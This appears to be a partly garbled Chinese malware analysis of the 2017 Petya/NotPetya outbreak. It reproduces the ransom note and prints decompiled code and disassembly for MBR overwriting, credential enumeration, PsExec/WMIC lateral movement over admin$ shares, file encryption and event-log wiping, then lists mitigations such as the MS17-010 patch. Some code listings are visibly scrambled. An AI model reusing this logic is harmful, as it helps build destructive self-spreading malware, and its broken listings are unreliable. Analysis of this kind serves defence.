

Petya

2017 6 27

Petya
MS17-010

wannacry
wannacry
mimikatz

MBR

Oops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send \$300 worth of Bitcoin to following address:

1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWx

2. Send your Bitcoin wallet ID and personal installation key to e-mail wowsmith123456@posteo.net. Your personal installation key:

HUXFXP-aaMbGC-NM5fFM-zRWqkZ-XR59fz-PYuz8H-UJRM26-f1JuS3-YUc7Md-1dTUA5

If you already purchased your key, please enter it below.

Key: _

SeShutDownPrivilege, SeDebugPrivilege, SeTcbPrivilege

008A953B	FF75 FC	push	ecx	
008A953E	50	push	dword ptr [ebp+4]	
008A953F	FF75 F8	push	eax	
008A9542	FF15 0CD18A00	push	dword ptr [ebp+8]	
008A9548	FF75 F4	call	dword ptr [8AD18C]	kernel32.WriteFile
008A954B	56	push	dword ptr [ebp+C]	
008A954C	FFD7	push	esi	
008A954E	50	call	edi	
008A954F	FF15 D4D18A00	push	eax	
008A9555	FF75 F8	call	dword ptr [8AD1D4]	ntdll.RtlFreeHeap
008A9558	FF15 A8D18A00	push	dword ptr [8AD1A8]	kernel32.CloseHandle
008A955E	53	push	ebx	
008A955F	FF15 BCD08A00	call	dword ptr [8AD08C]	kernel32.DeleteFileW
008A9565	A3 0CF18B00	mov	dword ptr [8BF10C], eax	
008A956A	E8 F8FDFFFF	call	008A9367	
008A956F	85C0	test	eax, eax	
008A9571	74 11	je	short 008A9584	
008A9573	FF75 14	push	dword ptr [ebp+14]	
008A9576	FF75 10	push	dword ptr [ebp+10]	
008A9579	FF75 0C	push	dword ptr [ebp+C]	
008A957C	FF75 08	push	dword ptr [ebp+8]	
008A957F	EB 67E0FFFF	jmp	008A9584	
008A9584	56	push	esi	
008A9587	FF75 0C	push	dword ptr [ebp+C]	
008A958A	FF75 08	push	dword ptr [ebp+8]	
008A958D	FF75 04	push	dword ptr [ebp+4]	
008A9590	FF75 00	push	dword ptr [ebp]	
008A9593	FF75 00	push	dword ptr [ebp]	
008A9596	FF75 00	push	dword ptr [ebp]	
008A9599	FF75 00	push	dword ptr [ebp]	
008A959C	FF75 00	push	dword ptr [ebp]	
008A959F	FF75 00	push	dword ptr [ebp]	
008A95A2	FF75 00	push	dword ptr [ebp]	
008A95A5	FF75 00	push	dword ptr [ebp]	
008A95A8	FF75 00	push	dword ptr [ebp]	
008A95AB	FF75 00	push	dword ptr [ebp]	
008A95AE	FF75 00	push	dword ptr [ebp]	
008A95B1	FF75 00	push	dword ptr [ebp]	
008A95B4	FF75 00	push	dword ptr [ebp]	
008A95B7	FF75 00	push	dword ptr [ebp]	
008A95BA	FF75 00	push	dword ptr [ebp]	
008A95BD	FF75 00	push	dword ptr [ebp]	
008A95C0	FF75 00	push	dword ptr [ebp]	
008A95C3	FF75 00	push	dword ptr [ebp]	
008A95C6	FF75 00	push	dword ptr [ebp]	
008A95C9	FF75 00	push	dword ptr [ebp]	
008A95CC	FF75 00	push	dword ptr [ebp]	
008A95CF	FF75 00	push	dword ptr [ebp]	
008A95D2	FF75 00	push	dword ptr [ebp]	
008A95D5	FF75 00	push	dword ptr [ebp]	
008A95D8	FF75 00	push	dword ptr [ebp]	
008A95DB	FF75 00	push	dword ptr [ebp]	
008A95DE	FF75 00	push	dword ptr [ebp]	
008A95E1	FF75 00	push	dword ptr [ebp]	
008A95E4	FF75 00	push	dword ptr [ebp]	
008A95E7	FF75 00	push	dword ptr [ebp]	
008A95EA	FF75 00	push	dword ptr [ebp]	
008A95ED	FF75 00	push	dword ptr [ebp]	
008A95F0	FF75 00	push	dword ptr [ebp]	
008A95F3	FF75 00	push	dword ptr [ebp]	
008A95F6	FF75 00	push	dword ptr [ebp]	
008A95F9	FF75 00	push	dword ptr [ebp]	
008A95FC	FF75 00	push	dword ptr [ebp]	
008A95FF	FF75 00	push	dword ptr [ebp]	

3. c MBR
- (1) SeDebugPrivilege 10 (521*10)
- C 10

```

v0 = CreateFileA("\\\\.\\c:", 0x40000000u, 3u, 0, 3u, 0, 0);
if ( v0 )
{
    if ( DeviceIoControl(v0, IOCTL_DISK_GET_DRIVE_GEOMETRY, 0, 0, &OutBuffer, 24u, &BytesReturned, 0) )
    {
        v1 = LocalAlloc(0, 10 * OutBuffer.BytesPerSector);
        if ( v1 )
        {
            SetFilePointer(v0, OutBuffer.BytesPerSector, 0, 0);
            WriteFile(v0, v1, OutBuffer.BytesPerSector, &BytesReturned, 0);
        }
    }

    CloseHandle(v0);
}

```

- (2) MBR

[illegible]

```

if ( v19 )
{
    do
    {
        result = write_disk(v20, &FileName, (LPCVOID)v13);// 新MBR,勒索信息等。
        if ( result < 0 )
            break;
        ++v20;
        v13 += 0x200;
    }
    while ( v20 < v19 );
}
}
else
{
    result = 0x80070057;
}
dword_1001F8F8 = result;
if ( result >= 0 )
{
    result = write_disk(32, &FileName, &Buffer);// 比特币钱包信息
    dword_1001F8F8 = result;
    if ( result >= 0 )
    {
        result = write_disk(33, &FileName, &v21);// 填充 0x07
        dword_1001F8F8 = result;
        if ( result >= 0 )
        {
            result = write_disk(34, &FileName, &mbr_data);// 原MBR
            goto LABEL_50;
        }
    }
}

```


(2)	ID	3	Windows	dllhost.dat
PsExec.exe			exe	bat vbs

5.

```

v9 = CredEnumerateW(0, 0, &v13, &v12);
if ( v9 )
{
    v1 = 0;
    v10 = 0;
    if ( v13 > 0 )
    {
        while ( 1 )
        {
            v2 = v12 + 4 * v1;
            v3 = *(_DWORD *)v2;
            v4 = *(char **)(*( _DWORD *)v2 + 8);
            if ( v4 )
            {
                v11 = 8;
                v5 = L"TERMSRV/";
                v6 = *(const wchar_t **)(*( _DWORD *)v2 + 8);
                while ( *v6 == *v5 )
                {
                    ++v6;
                    ++v5;
                }
                v7 = *v6 < *v5 ? -1 : 1;
                goto LABEL_8;
            }
            v1 = v1 + 1;
        }
        v7 = *v6 < *v5 ? -1 : 1;
    }
    if ( v7 == 0 )
    {
        LABEL_8:
    }
}

```

6.

```

if ( GetSystemDirectoryW(&Buffer, 0x300u) && PathAppendW(&Buffer, L"shutdown.exe /r /f") )
{
    if ( sub_10008494() )
    {
        v4 = L"/RU \\SYSTEM\\ ";
        if ( !(token_mask & 4) )
        {
            v4 = (const wchar_t *)&unk_10014388;
            wprintf(FU, L"schtasks %ws/Create /SC once /TN \"%\" /TR \"%ws\" /ST %02d:%02d", v4, &Buffer, v3, v2);
        }
        else
        {
            wprintf(FU, L"at %02d:%02d %ws", v3, v2, &Buffer);
        }
        v7 = sub_1000838D((int)v6, v5);
    }
}

```

7.

```

10007E84 loc_10007E84:                                ; CODE XREF: perfc_1+80↑j
10007E84      call     schTasks_Shutdown
10007E89      mov     ebx, ds:CreateThread
10007E8F      push    edi ; lpThreadId
10007E90      push    edi ; dwCreationFlags
10007E91      push    edi ; lpParameter
10007E92      push    offset NetScan ; lpStartAddress
10007E97      push    edi ; dwStackSize
10007E98      push    edi ; lpThreadAttributes
10007E99      call     ebx ; CreateThread
10007E9B      test    byte ptr g_PrivilegeFlag, 2
10007E9D      ;- .....

```

```

v0 = v,
v2 = socket(2, 1, 0);
if ( v2 )
{
    name.sa_family = 2;
    *(_DWORD *)&name.sa_data[2] = a1;
    *(_WORD *)&name.sa_data[0] = htons(hostshort);
    if ( ioctlsocket(v2, -2147195266, &argp) != -1 )
    {
        connect(v2, &name, 16);
        writefds.fd_array[0] = v2;
        writefds.fd_count = 1;
        timeout.tv_sec = 2;
        timeout.tv_usec = 0;
        if ( select(v2 + 1, 0, &writefds, 0, &timeout) != -1 )
        {
            if ( _WSAFDIsSet(v2, &writefds) )
                v8 = 1;
        }
    }
}
closesocket(v2);

```

```

v3 = NetServerEnum(0, 0x65u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, servertype, domain, &resume_handle);
if ( v3 && v3 != 234 )
{
    domaina = 0;
}
else
{
    domaina = (LPCWSTR)1;
    if ( !bufptr )
        return domaina;
    v4 = 0;
    if ( entriesread > 0 )
    {
        v5 = bufptr + 4;
        do
        {
            if ( v5 == (LPBYTE)4 )
                break;
            if ( *((_DWORD *)v5 + 3) & 0x80000000 )
            {
                ServerScan(a1, 3u, *(LPCWSTR *)v5);
            }
            else if ( *((_DWORD *)v5 - 1) == 500 && *((_DWORD *)v5 + 1) & 0xFu > 4 )
            {
                memset_0((char **)v5, 0);
            }
            v5 += 24;
            ++v4;
        } while (1);
    }
}

```

```

if ( !DhcpGetSubnetInfo(0, EnumInfo->Elements[v1], &SubnetInfo)
    && SubnetInfo->SubnetState == DhcpSubnetEnabled
    && !DhcpEnumSubnetClients(0, EnumInfo->Elements[v1], &v18, 0x10000u, &ClientInfo, &ClientsRead, &ClientsTotal) )
{
    v3 = ClientInfo->NumElements;
    v16 = v3;
    if ( v3 && v2 < v3 )
    {
        do
        {
            v4 = ClientInfo->Clients[v2];
            if ( v4 )
            {
                v5 = ntohl(v4->ClientIpAddress);
                if ( sub_1000A3D9(v5) )
                {
                    v6 = ntohl(v4->ClientIpAddress);
                    v7 = inet_ntoa((struct in_addr)v6);
                    v8 = (char *)sub_10006916(v7);
                    v9 = v8;
                    if ( v8 )
                    {
                        sub_10006FC7(v8, 0, a1);
                        v10 = GetProcessHeap();
                        HeapFree(v10, 0, v9);
                    }
                }
            }
            v2 = v23 + 1;
            v23 = v2;
        } while ( v2 < v16 );
    }
    DhcpRpcFreeMemory(ClientInfo);
}

```

```

v2 = socket(2, 1, 0);
if ( v2 )
{
    name.sa_family = 2;
    *(_DWORD *)&name.sa_data[2] = a1;
    *(_WORD *)&name.sa_data[0] = htons(hostshort);
    if ( ioctlsocket(v2, 0x8004667E, &argp) != -1 )
    {
        connect(v2, &name, 16);
        writefds.fd_array[0] = v2;
        writefds.fd_count = 1;
        timeout.tv_sec = 2;
        timeout.tv_usec = 0;
        if ( select(v2 + 1, 0, &writefds, 0, &timeout) != -1 )
        {
            if ( _WSAFDIsSet(v2, &writefds) )
                v8 = 1;
        }
    }
    closesocket(v2);
}

```

8.

Windows

(WMIC)

```


Name = 0;
wsprintfW(&Name, L"\\\\%s\\admin$", a3);
NetResource.dwScope = 0;
memset(&NetResource.dwType, 0, 0x1Cu);
NetResource.lpRemoteName = &Name;
NetResource.dwType = 1;
sub_10008B70(&v23);
wsprintfW(&FileName, L"\\\\%s\\admin$\\%s", a3, &v23);
while ( 1 )
{
    pszPath = 0;
    hExistingToken = (HANDLE)WNetAddConnection2W(&NetResource, lpPassword, lpUserName, 0);
    wsprintfW(&pszPath, L"\\\\%s\\admin$\\%s", a3, &v23);
    v4 = PathFindExtensionW(&pszPath);
    if ( v4 )
    {
        *v4 = 0;
        if ( PathFileExistsW(&pszPath) )
        {
            v12 = 1;
            goto LABEL_58;
        }
        dwErrCode = GetLastError();
    }
    v5 = 0;
    if ( WriteFile_0(&FileName, g_ProcessFileBuff, 1u, v10, v11) )
    {
        if ( !dwErrCode )
        {
            buildCmd((MCHAR *)&cmdline, (MCHAR *)&v29, a3); // -d C:\\Windows\\System32\\rundll32.exe "C:\\Windows\\%s\\, #1 %s \\%s -accepteula -s
            v5 = 0;
        }
        if ( dwErrCode == 1 )
        {
            if ( !lpUserName || !lpPassword )
            {
                goto LABEL_53;
            }
            buildRemoteLogin((MCHAR *)&cmdline, (MCHAR *)&v29, a3, (int)lpUserName, (int)lpPassword);
            v5 = 0;
        }
    }
    if ( v29 == v5 )
    {
        if ( cmdline == v5 )
        {
            if ( !ExitCode ? (v8 = CreateProcessW( // when\\umic.exe /node:"%s" /user:"%s" /password:"%s" process call create "C:\\Windows\\Sys
                (LPCWSTR)&cmdline,
                (LPWSTR)&v29,
                0,
                0,
                0,
                0x8000000u,
                0,
                (struct _STARTUPINFO *)((char *)&StartupInfo + 8),
                (struct _PROCESS_INFORMATION *)((char *)&ProcessInformation + 8))) : (v8 = CreateProcessAsUserW((HANDLE)ExitCode, (LPCWSTR)
                    &v8) )
            {
                GetLastError();
                goto LABEL_51;
            }
        }
    }
}

```

```

sub_10005A7E((int)&dst, cp, 445u, 0, a2, a3, a4, a5, a6, a7);
if ( v7 )
{
    sub_10002068();
    result = v7;
}
else
{
    byte_1001F8FD = 0;
    v9 = sub_10005A7E((int)&dst, cp, 445u, (int)sub_10001F74, a2, a3, a4, a5, a6, a7);
    sub_10002068();
    result = v9;
}
}

```



```

*(_BYTE *)(v3 + 8) = 3;
*(_BYTE *)(v3 + 40) = 3;
*(_DWORD *)(v3 + 160) = -3145552;
*(_DWORD *)(v3 + 164) = -1;
*(_DWORD *)(v3 + 168) = -3145552;
*(_DWORD *)(v3 + 172) = -1;
*(_DWORD *)(v3 + 192) = -2101056;
*(_DWORD *)(v3 + 196) = -2101056;
*(_DWORD *)(v3 + 396) = -2100848;
*(_DWORD *)(v3 + 404) = -2100752;
*(_DWORD *)(v3 + 472) = -3145232;
*(_DWORD *)(v3 + 476) = -1;
*(_DWORD *)(v3 + 488) = -3145216;
*(_DWORD *)(v3 + 492) = -1;
v5 = 0;
do
{

```



```

result = (signed int)LocalAlloc(0x40u, 0x20u);
if ( result )
{
    *(_DWORD *)(result + 16) = L"MIIBCgKCAQEAxP/UqKc0yLe9JhUqFMQGwUIT06WpXWnKSNQAYT0065Cr8PjiQInTeHkXEjf02n2JmURWU/u"
        "HB0Zr1Q/wcYJBwLhQ9EqJ3iDqnM190o7NtyEUmbYmopcq+YLIBZzQ2ZTK0A2DtX4GRKxEEFLCy7vP12EY0"
        "PXknUy/+mf0JFWixz29QitF5oLu15wULONCuEibGaNnpqg+CXsPwFITDbdDmdrRIiUEUw6o3pt5pN0skF0"
        "JbHan2TZu6zfHzuts7KaFP5UA8/0Hmf5K3/F9MF9SE68EzjK+cIiF1KeVndP0XFRCYXI9AJYCa0u7CXF6"
        "U0A0VnnNjuLeOn42LHFUK4o6JwIDAQAB";
    *(_DWORD *)(result + 28) = 0;
    *(_DWORD *)result = *(_DWORD *)RootPathName;
    *(_DWORD *)(result + 4) = v4;
    result = (signed int)CreateThread(0, 0, EncryptAndShowInfo_Thread, (LPVOID)result, 0, 0);
}

v4 = L"Microsoft Enhanced RSA and AES Cryptographic Provider";
}
if ( !CryptAcquireContextW((HCRYPTPROV *)lpThreadParameter + 2, 0, v4, 0x18u, v5) )
    goto LABEL_10;
ABEL_7:
v2 = lpThreadParameter;
if ( sub_10001B4E((int)lpThreadParameter) )
{
    FileSearchAndEncrypted((LPCWSTR)lpThreadParameter, 15, (int)lpThreadParameter);
    Gen_TipInfo((LPCWSTR)lpThreadParameter);
    CryptDestroyKey(*((_DWORD *)lpThreadParameter + 5));
}
CryptReleaseContext(*((_DWORD *)lpThreadParameter + 2), 0);
ABEL_11:
LocalFree(v2);

/
if ( wcsncmp(FindFileData.cFileName, L".")
    && wcsncmp(FindFileData.cFileName, L"..")
    && PathCombineW(&FileName, pszDir, FindFileData.cFileName) )
{
    if ( !(FindFileData.dwFileAttributes & 0x10) || FindFileData.dwFileAttributes & 0x400 )
    {
        v5 = (struct _WIN32_FIND_DATA *)PathFindExtensionW(FindFileData.cFileName);
        if ( (WCHAR *)v5 != &FindFileData.cFileName[wcslen(FindFileData.cFileName)] )
        {
            wsrprintfW(&v10, L"%s.", v5);
            if ( StrStrIW(
                ".pdf.php.pmf.ppt.pptx.pst.pvi.py.pyc.rar.rtf.sIn.s"
                ".vsdx.usv.work.xls.xlsx.xvd.zip",
                "bz.h.hdd.kdbox.mail.mdb.msg.nrg.ora.ost.ova.ovf"
                "ql.tar.vbox.vbs.vcb.vdi.vfd.vnc.vndk.unsd.vmx."
                v10) )
            {
                EncryptFile(&FileName, a3);
            }
        }
        else if ( !StrStrIW(L"C:\\Windows;" &FileName) )
        {
            FileSearchAndEncrypted(&FileName, a2 - 1, a3);
        }
    }
}
while ( FindNextFileW(hFindFile, &FindFileData) );
FindClose(hFindFile);

```

加密文件的后缀类型

过滤windows目录

试图

10.

```

wsprintfW(
    &v13,
    L"wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D %c:",
    pszPath);
v14 = 0;
sub_100083BD((int)&v13, 3);

```

<https://technet.microsoft.com/en-us/library/security/ms17-010.aspx>


2 WMI Windows Management Instrumentation

```

---      ---      services.msc

```

--- Windows Management Instrumentation



3 Minikit

```
---      ---      regedit
```

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\U
seLogonCredential                                0
```



4

1

TCP_NSA_EternalBlue_()_SMB [MS17-010]